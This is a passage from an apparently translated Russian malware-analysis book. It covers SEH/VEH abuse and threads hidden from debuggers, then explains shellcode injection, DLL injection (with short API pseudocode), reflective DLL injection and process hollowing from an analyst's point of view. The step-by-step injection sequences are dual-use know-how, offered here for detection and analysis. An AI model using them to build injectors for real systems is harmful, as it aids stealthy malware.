При анализе использующей эти методы вредоносной программы полезно наблюдать за цепочкой SEH. Сделать это можно двумя способами. В x64dbg есть вкладка **SEH** со списком цепочки, но, по моему опыту, она не всегда надёжна. Лучше добавить наблюдение за изменениями `fs:[0]`. Тогда вы будете получать предупреждение, когда вредоносная программа манипулирует данными, хранящимися в регистре или по адресу `fs:[0]`. Для этого перейдите на вкладку **Watch** под окном **CPU**, щёлкните правой кнопкой мыши, выберите **Add**, а затем введите `fs:[0]` (рис. 11-10).




Рис. 11-10. Добавление выражения наблюдения в x64dbg

Добавив наблюдение, щёлкните его правой кнопкой мыши и выберите **Changed**. Теперь программа будет приостанавливаться при каждом изменении значения `fs:[0]`, как показано на рис. 11-11.



Рис. 11-11. Срабатывание выражения наблюдения

VEH и 64-разрядный SEH

Ещё один важный механизм обработки исключений в Windows - векторная обработка исключений (VEH), расширение SEH для приложений Windows x86. VEH иногда используется вместе с SEH в 32-разрядных приложениях, но имеет над ним приоритет: если в приложении возникает исключение, VEH попытается обработать его раньше SEH.

Подобно SEH, вредоносная программа может злоупотреблять VEH. Например, она способна вызвать функцию Windows API `AddVectoredExceptionHandler` или `RtlAddVectoredExceptionHandler`; обе регистрируют новую запись VEH. Функции принимают параметр `PVECTORED_EXCEPTION_HANDLER`, представляющий функцию, которая будет вызвана после возникновения исключения. Затем вредоносная программа может намеренно вызвать исключение, в результате чего сработает VEH и выполнится вредоносный код. Если вы видите вызов этих функций, стоит исследовать код глубже и проверить, не применяется ли VEH для скрытного выполнения.

В приложениях x64 SEH, иногда называемый x64 SEH, реализован в виде таблицы, хранящейся в PE-заголовке исполняемого файла. Таблица содержит описания всей обработки исключений программы. Кроме того, x64 SEH использует метод, известный как раскрутка стека, который выполняется в режиме ядра и предусматривает извлечение адресов из стека для продолжения выполнения по другому адресу в нём. Раскрутка стека выходит за рамки книги, однако её эксплуатация встречается редко: таблица x64 SEH хранится в заголовке файла, что затрудняет вмешательство в цепочки, а раскрутка происходит в режиме ядра, тогда как большинство вредоносных программ работает в пользовательском режиме. Важно также отметить, что VEH может быть реализован в 64-разрядных приложениях, поэтому сценарий злоупотребления VEH применим и к вредоносным программам x64.

Скрытые потоки

Windows API предоставляет функцию `NtSetInformationThread`, которую можно использовать для задания приоритета потока. У неё есть параметр `THREADINFOCLASS`, или `ThreadInformationClass`, указывающий на структуру, которая может содержать несколько значений, одно из которых особенно интересно: `ThreadHideFromDebugger`. Если его установить, поток кода перестанет отправлять события отладки отладчику, то есть будет, по существу, проходить незаметно. Это позволяет вредоносной программе обойти подключённые аналитиком отладчики и скрытно выполнить код. Самый простой способ преодолеть метод - искать вызовы `NtSetInformationThread` и устанавливать на них точки останова. После срабатывания измените параметры функции или просто удалите вызов из кода патчем.

Сходный метод уклонения связан с функцией `NtCreateThreadEx`, у которой есть особый флаг `THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER`, позволяющий скрыть вновь созданный поток от отладчика. Как нетрудно догадаться, это может создавать проблемы для аналитика, поскольку код будет выполняться вне непосредственной области видимости отладчика. Обращайте внимание на вызов `NtCreateThreadEx` с включённым флагом `THREAD_CREATE_FLAGS_HIDE_FROM_DEBUGGER`, шестнадцатеричное значение `0x4`.

> **Внедрение в процесс**
>
> Последний заслуживающий упоминания метод скрытного выполнения кода и отвлечения внимания - внедрение в процесс, позволяющее вредоносной программе записать, или "внедрить", код в вызывающий либо удалённый процесс и выполнить его в контексте этого процесса. Это может создать проблемы аналитику, который пытается проследить выполнение образца в песочнице или исследует код в отладчике. Поскольку внедрение в процесс можно также применять для уклонения от средств защиты узла и во время распаковки, мы подробнее рассмотрим его в главах 12 и 17.

Итоги

В этой главе вы узнали о нескольких способах, которыми вредоносная программа может выполнять код, оставаясь полностью незаметной для таких аналитических инструментов, как отладчики. Вы также увидели, как функции обратного вызова могут обфусцировать поток управления и одновременно скрытно выполнять вредоносный код. Эти методы злоупотребляют лежащими в основе законными функциями Windows, и, хотя некоторым из них много лет, они всё ещё встречаются в реальных атаках. В следующей главе мы исследуем ещё несколько методов, которыми авторы могут скрытно выполнять код и совершать другие злодеяния: внедрение в процесс, манипулирование и перехват.

Часть IV. Уклонение от средств защиты

Глава 12. Внедрение в процессы, манипулирование и перехват



Чтобы слиться с целевой средой, современные уклоняющиеся угрозы должны оставаться скрытыми на заражённом узле. Два применяемых ими метода - внедрение в процесс и манипулирование образом процесса. Внедрение предусматривает вставку и выполнение злонамеренного кода внутри другого процесса вместо прямого выполнения, тогда как манипулирование образом предполагает вмешательство в образы процессов и злоупотребление способом их обработки Windows. Вредоносная программа может также использовать методы внедрения, чтобы вставить перехватчики в целевой процесс. Перехват позволяет ей перехватывать вызовы функций API, наблюдать за ними или манипулировать ими, помогая оставаться незамеченной.

Мы начнём главу с различных форм внедрения в процессы. Затем обсудим двух близких родственников этого метода - манипулирование образом процесса и перехват DLL и совместимости (shim hijacking) - вместе с различными способами перехвата. В конце главы мы кратко рассмотрим меры противодействия атакам такого типа.

Внедрение в процесс

Существует несколько причин, по которым вредоносная программа может захотеть реализовать внедрение в процесс.

Сокрытие от средств защиты и исследователей
: Внедрение кода в другой процесс, особенно широко известный вроде `notepad.exe` или `explorer.exe`, может помочь вредоносной программе закрепиться на заражённом узле, оставаясь скрытой от средств защиты конечных точек и исследователей.

Имитация нормального поведения
: Вредоносная программа может внедрить код в определённые процессы, чтобы замаскировать своё поведение. Например, внедрение в веб-браузер и обмен данными с сервером C2 из этого процесса помогают скрыть подозрительный веб-трафик, поскольку общение браузеров с интернетом нормально и ожидаемо.

Срыв попыток отладки
: Внедрение кода в удалённый процесс помогает обходить такие инструменты, как отладчики, и уклоняться от них, заставляя аналитика потерять контроль над потоком выполнения вредоносного кода.

Повышение привилегий
: Определённые типы внедрения могут помочь вредоносной программе повысить свои привилегии на заражённом узле, получив более высокий уровень доступа в системе.

Перехват данных посредством перехватчиков
: Внедрение кода перехвата в процесс позволяет вредоносной программе перехватывать и изменять вызовы Windows API либо перехватывать конфиденциальные данные.

Рассмотрим различные методы внедрения подробнее, начав с того, как вредоносная программа выбирает целевой процесс.

Случайные и определённые целевые процессы

В зависимости от цели вредоносная программа может внедрить код в случайный или специально выбранный процесс. Например, некоторые программы внедряют вредоносный код в несколько произвольных процессов узла, чтобы обеспечить собственное выживание. Вредоносная программа может просто перечислить все процессы посредством `Process32First` и `Process32Next`, а затем попытаться открыть целевой и получить его дескриптор посредством `OpenProcess`. Если процесс успешно открывается с текущим уровнем привилегий, программа внедряет туда свой код. Однако такой подход не слишком скрытен.

Более незаметный способ - внедрить код в определённые целевые процессы, например широко известные и распространённые процессы Windows, либо в процессы, позволяющие вредоносной программе достичь конкретной цели. Например, некоторые варианты семейства Formbook внедряют код в связанные с браузерами процессы, пытаясь вынюхать конфиденциальные данные, такие как учётные сведения веб-сайтов.

Некоторые вредоносные программы способны внедрять код даже в собственный процесс - метод, известный как самовнедрение, - или в созданный ими дочерний процесс. Такие виды внедрения часто происходят при распаковке, когда программа расшифровывает, или распаковывает, полезную нагрузку в памяти, а затем внедряет её в дочерний процесс. Распаковка подробнее рассматривается в главе 17. А пока разберём одну из самых простых и распространённых форм: внедрение шелл-кода.

Внедрение шелл-кода

Внедрение шелл-кода, также известное как прямое внедрение, - один из старейших методов. Как следует из названия, он предусматривает внедрение шелл-кода, разновидности позиционно-независимого машинного кода. После внедрения вредоносная программа может оставаться скрытой, выполняя злонамеренный код непосредственно из памяти процесса-жертвы. Принцип работы показан на рис. 12-1.




Рис. 12-1. Метод внедрения шелл-кода

Чтобы внедрить шелл-код, сначала вредоносная программа должна открыть дескриптор объекта целевого процесса вызовом `OpenProcess` либо напрямую вызвать эквивалент Native API `NtOpenProcess`. У `OpenProcess` есть два важных параметра: `dwDesiredAccess` и `dwProcessId`. `dwDesiredAccess` представляет права доступа, запрашиваемые вызывающим процессом, а `dwProcessId` - идентификатор целевого процесса. Прототип `OpenProcess` выглядит следующим образом:

```
OpenProcess(
    DWORD dwDesiredAccess, // Запрашиваемые права доступа.
    BOOL  bInheritHandle,  // Если true, созданные этим процессом процессы наследуют
                           // его дескриптор.
    DWORD dwProcessId      // Идентификатор целевого процесса
);
```

Получив дескриптор объекта целевого процесса, вредоносная программа вызывает `VirtualAlloc`, чтобы выделить в нём память для внедряемого шелл-кода. В качестве альтернативы она может вызвать `VirtualAllocEx` или `NtAllocateVirtualMemory`. Наиболее важные параметры `VirtualAlloc` - `lpAddress` и `dwSize`, представляющие соответственно начальный адрес и размер выделяемой области памяти. Прототип функции выглядит так:

```
VirtualAlloc(
    LPVOID lpAddress,        // Начальный адрес выделяемой области памяти
    SIZE_T dwSize,           // Размер выделяемой памяти
    DWORD  flAllocationType, // Тип выделяемой памяти
    DWORD  flProtect         // Защита памяти, назначаемая области
);
```

После выделения вредоносная программа записывает злонамеренный код в свежую область памяти посредством `WriteProcessMemory` либо эквивалента Native API `NtWriteVirtualMemory`. У `WriteProcessMemory` несколько важных параметров: `hProcess`, дескриптор процесса, в который выполняется запись; `lpBaseAddress`, указатель на базовый адрес записи; `lpBuffer`, указатель на область памяти с записываемыми данными; и `nSize`, количество байтов, записываемых в память целевого процесса. Прототип функции:

```
WriteProcessMemory(
    HANDLE  hProcess,              // Дескриптор процесса, в который выполняется запись
    LPVOID  lpBaseAddress,         // Базовый адрес записи данных
```

```
    LPCVOID lpBuffer,              // Содержит записываемые данные
    SIZE_T  nSize,                 // Размер записываемых данных
    SIZE_T  lpNumberOfBytesWritten // Необязательный параметр; указатель на переменную,
                                   // принимающую количество записанных байтов
);
```

Наконец, после записи злонамеренного кода в целевой процесс вредоносная программа готова выполнить его в контексте процесса. Для этого она вызывает `CreateRemoteThread`, либо `NtCreateThreadEx` или `RtlCreateUserThread`, создавая удалённый поток в контексте процесса и выполняя его. Самые важные параметры `CreateRemoteThread` - `hProcess`, дескриптор целевого процесса, и `lpStartAddress`, начальный адрес выполняемого кода. Прототип функции:

```
CreateRemoteThread(
    HANDLE hProcess,                          // Дескриптор процесса, где создаётся поток
    LPSECURITY_ATTRIBUTES lpThreadAttributes, // Указатель на структуру атрибутов безопасности;
                                               // относится к безопасности и управлению доступом
    SIZE_T dwStackSize,                       // Начальный размер стека нового потока
    LPTHREAD_START_ROUTINE lpStartAddress,    // Начальный адрес нового потока
    LPVOID lpParameter,                       // Указатель на переменную, передаваемую функции потока
    DWORD dwCreationFlags,                    // Флаги создания потока, например CREATE_SUSPENDED
    LPDWORD lpThreadId                        // Указатель на переменную, принимающую идентификатор
                                               // нового потока
);
```

Обратите внимание: это лишь один из множества способов внедрения и выполнения шелл-кода. Поток этого метода и вызываемые функции (`OpenProcess`, `VirtualAlloc`, `WriteProcessMemory` и так далее) являются базовыми строительными блоками нескольких методов, которых мы коснёмся в главе. Помните также, что многие перечисленные функции взаимозаменяемы с другими. Например, вместо `WriteProcessMemory` вредоносная программа может вызвать Native API `NtWriteVirtualMemory`, а вместо `CreateRemoteThread` - `NtCreateThreadEx`.

Для отслеживания внедрения я предпочитаю API Monitor: он позволяет быстро увидеть, как программа внедряет код, и даже извлечь внедрённый код. С его помощью можно также исследовать параметры каждого вызова функций в удобном для чтения формате.

> **Примечание.** В следующем разделе я буду использовать вредоносный исполняемый файл, который можно загрузить из VirusTotal или MalShare по следующему хешу:
>
> `SHA256: c39e675a899312f1e812d98038bb75b0c5159006e8df7a715f93f8b3ac23b625`

На рис. 12-2 показан результат загрузки образца в API Monitor и фильтрации функций `OpenProcess`, `VirtualAlloc` и `WriteProcessMemory`.




Рис. 12-2. Внедрение шелл-кода, зафиксированное в API Monitor

Как видно, образец начинает с вызова `OpenProcess` с разрешением `STANDARD_RIGHTS_ALL` и несколькими другими правами доступа, затем многократно вызывает `VirtualAlloc`, чтобы выделить память в целевом процессе. После этого вредоносная программа записывает туда код посредством `WriteProcessMemory` и выполняет его, вызывая `CreateRemoteThread`.

Если исследовать буфер третьего вызова `WriteProcessMemory`, можно увидеть, что вредоносная программа записывает в целевой процесс данные, похожие на шелл-код (рис. 12-3).

> **Примечание.** Требуется некоторая практика, но шелл-код можно распознать, исследуя данные и разыскивая байты распространённых ассемблерных инструкций, например `8b ec`, что преобразуется в `mov ebp, esp`. Дополнительные инструкции ассемблера приведены в главе 3.




Рис. 12-3. Шелл-код, внедрённый в целевой процесс

Чтобы подтвердить, что это шелл-код, сохраните данные, щёлкнув значок **Save** в левом верхнем углу окна шестнадцатеричного буфера, а затем просмотрите их в дизассемблере. Вы должны увидеть следующее:

```
--snip--
push ebp
mov  ebp, esp
add  esp, 0FFFFFFF4h
mov  eax, [ebp+8]
mov  edx, [eax]
mov  [ebp-0Ch], edx
mov  edx, [eax+4]
mov  [ebp-8], edx
mov  edx, [eax+8]
mov  [ebp-4], edx
push dword ptr [ebp-8]
call dword ptr [ebp-0Ch]
--snip--
```

Поскольку данные чисто преобразуются в ассемблерный код, они действительно похожи на шелл-код. Я не стану подробнее разбирать его здесь, однако при анализе этого образца попытался бы понять назначение кода, глубже исследовав его в дизассемблере, а затем динамически в отладчике. Обратите внимание: в некоторых обстоятельствах дизассемблер может ошибочно распознать код как данные. Чтобы освежить в памяти проблему различения кода и данных, вернитесь к блоку "Дизассемблирование" на с. 51. Возможно, вам придётся "заставить" дизассемблер читать его как код.

Перед тем как продолжить, стоит отметить ещё кое-что, внедрённое в целевой процесс. Если исследовать буфер первого вызова `WriteProcessMemory`, вы увидите ссылку на `kernel32.dll` (рис. 12-4).



Рис. 12-4. Строка `KERNEL32.DLL`*, записанная в память*

Это указывает, что образец может применять и другой метод внедрения - внедрение DLL, которое мы сейчас рассмотрим.

Внедрение DLL

Хотя внедрение DLL - ещё одна распространённая форма внедрения в процесс, не позволяйте названию ввести вас в заблуждение. При такой атаке вредоносная программа физически не внедряет DLL в целевой процесс; вместо этого она записывает в него путь к находящемуся на диске вредоносному DLL-файлу, а затем принуждает процесс загрузить и выполнить DLL от её имени. Метод показан на рис. 12-5.




Рис. 12-5. Метод внедрения DLL

Сначала вредоносная программа сохраняет вредоносный DLL-файл на диск. Затем, как при внедрении шелл-кода, она вызывает `OpenProcess`, чтобы получить дескриптор выбранного целевого процесса, и использует `VirtualAlloc` для выделения памяти внутри него. После этого `WriteProcessMemory` записывает в процесс расположение DLL-файла. Наконец, чтобы заставить процесс-жертву загрузить DLL, вредоносная программа получает процедурный адрес `LoadLibrary`, а затем вызывает `CreateRemoteThread`, задав параметр `lpStartAddress` равным этому адресу. При выполнении удалённого потока целевой процесс вызывает `LoadLibrary` и тем самым загружает вредоносную DLL. В псевдокоде это выглядит так:

```
WriteProcessMemory(victimProcess, lpBaseAddress, maliciousDllName, nSize,
lpNumberOfBytesWritten);
hModule = GetModuleHandle("Kernel32.dll");
GetProcAddress(hModule, "LoadLibraryA");
CreateRemoteThread(victimProcess, lpThreadAttributes, dwStackSize,
addressOfLoadLibraryA, maliciousDllName, dwCreationFlags, lpThreadId);
```

Программа вызывает `WriteProcessMemory`, чтобы записать путь к вредоносной DLL, `malicousDllName`, в целевой процесс `victimProcess`. Затем она вызывает `GetModuleHandle`, а следом `GetProcAddress`, получая процедурный адрес функции `LoadLibraryA`. Наконец, вредоносная программа вызывает `CreateRemoteThread`, передавая адрес `LoadLibraryA` и путь к вредоносной DLL в качестве параметров. Это заставляет процесс-жертву загрузить вредоносную DLL и выполнить код в новом потоке.

Одна проблема традиционного внедрения DLL для авторов состоит в том, что библиотека должна загружаться с диска посредством стандартных процедур Windows. Средства защиты конечных точек наблюдают за такими процедурами и легко их замечают. Более скрытный подход - рефлективное внедрение DLL.

Рефлективное внедрение DLL

При рефлективном внедрении DLL хранится в памяти, а не на диске, и вредоносная программа загружает её без стандартного механизма Windows. Поэтому рефлективное внедрение является более скрытной альтернативой только что описанному стандартному методу.

Первые шаги довольно похожи на стандартное внедрение DLL. Вредоносная программа получает дескриптор процесса-жертвы посредством `OpenProcess` и выделяет память в нём посредством `VirtualAlloc`. Однако вместо записи только пути к DLL программа копирует всю вредоносную библиотеку в память целевого процесса. Затем она передаёт поток управления только что внедрённой DLL, например с помощью `CreateRemoteThread`, который выполняет внедрённый начальный загрузчик DLL.

Этот загрузчик - собственный код, который должен воспроизвести обычный процесс загрузки DLL в Windows. На высоком уровне он выполняет следующие шаги:

1. Загрузчик вычисляет расположение собственного образа в памяти и выполняет его перемещения относительно базового адреса, то есть выравнивает жёстко заданные адреса в исполняемом коде по текущему расположению в памяти. Кроме того, загрузчик находит PEB внедрённой DLL.
2. Загрузчик разбирает таблицу экспорта `kernel32.dll`, чтобы найти адреса `LoadLibrary`, `GetProcAddress`, `VirtualAlloc` и других основных функций.
3. Теперь вредоносная DLL успешно загружена внутри процесса-жертвы и готова к работе. Для выполнения вредоносного кода программа обычно вызывает функцию из таблицы экспорта DLL, например показанную на рис. 12-6.



Рис. 12-6. Экспортируемая функция DLL

Показанная вредоносная программа сгенерирована популярным инструментом тестирования на проникновение Cobalt Strike и имеет `ReflectiveLoader@4` в качестве стандартной экспортируемой функции. После её вызова выполняется вредоносный код.

На рис. 12-7 показана типичная атака рефлективного внедрения DLL.




Рис. 12-7. Метод рефлективного внедрения DLL

На рисунке выполняющаяся вредоносная программа загружает полезную нагрузку DLL с контролируемого злоумышленником промежуточного сервера 1, после чего та временно сохраняется в пространстве памяти вредоносного процесса 2. Обратите внимание: метод не всегда зависит от удалённого промежуточного сервера, но мы вскоре к этому вернёмся. Затем начальный загрузчик внедряется в целевой процесс вместе с DLL 3 и выполняется вредоносной программой. Загрузчик вручную проводит процесс загрузки DLL, а затем вызывает экспортируемую функцию внедрённой библиотеки, которая выполняет вредоносный код в контексте целевого процесса 4. Подробнее прочитать о рефлективном внедрении у автора метода можно по адресу https://github.com/stephenfewer/ReflectiveDLLInjection.

Рефлективное внедрение DLL, как и многие методы этой главы, можно подразделить на так называемые многоэтапные и одноэтапные варианты. Только что представленный метод считается многоэтапным, поскольку внедряемая полезная нагрузка размещается на промежуточном сервере злоумышленника и загружается оттуда. При одноэтапном рефлективном внедрении полезная нагрузка уже встроена в исходный вредоносный исполняемый файл до распаковки и внедрения в целевой процесс.

Сходный метод, иногда называемый рефлективным внедрением шелл-кода, предусматривает преобразование DLL в шелл-код с последующим внедрением в целевой процесс. Я не стану рассматривать его дальше, поскольку он объединяет уже знакомые вам методы, но

дополнительные сведения доступны по адресу https://github.com/monoxgas/sRDI.

Опустошение процесса

Опустошение процесса, иногда называемое RunPE, заменой процесса или внедрением в опустошённый процесс, предусматривает удаление отображения кода из памяти целевого процесса и последующее отображение там вредоносного кода. Этот метод несколько отличается от уже рассмотренных, поскольку обычно не связан с произвольным удалённым процессом. Вместо этого вредоносная программа запускает новый процесс, часто доверенный исполняемый файл вроде нашего любимого `Calculator.exe`, удаляет отображение законного кода и отображает вредоносный в приостановленном состоянии, после чего выполняет его. Это скрывает вредоносный код от любопытных глаз средств защиты конечных точек и исследователей, маскируя его под нормальный процесс. Метод показан на рис. 12-8.




Рис. 12-8. Метод опустошения процесса

Образец начинает с создания нового процесса посредством `CreateProcess`, а затем устанавливает флаг создания `CREATE_SUSPENDED`, не показанный на схеме, запуская новый процесс в приостановленном состоянии. Далее вредоносная программа "опустошает" его, удаляя отображение законного кода функцией `NtUnmapViewOfSection`. Затем она выделяет новую область памяти для вредоносного кода посредством `VirtualAlloc` и записывает, то есть отображает, туда полезную нагрузку с помощью `WriteProcessMemory`. Наконец, программа вызывает `SetThreadContext` и `ResumeThread`, соответственно направляя текущий поток к только что внедрённому коду и возобновляя выполнение потока, что запускает вредоносный код.

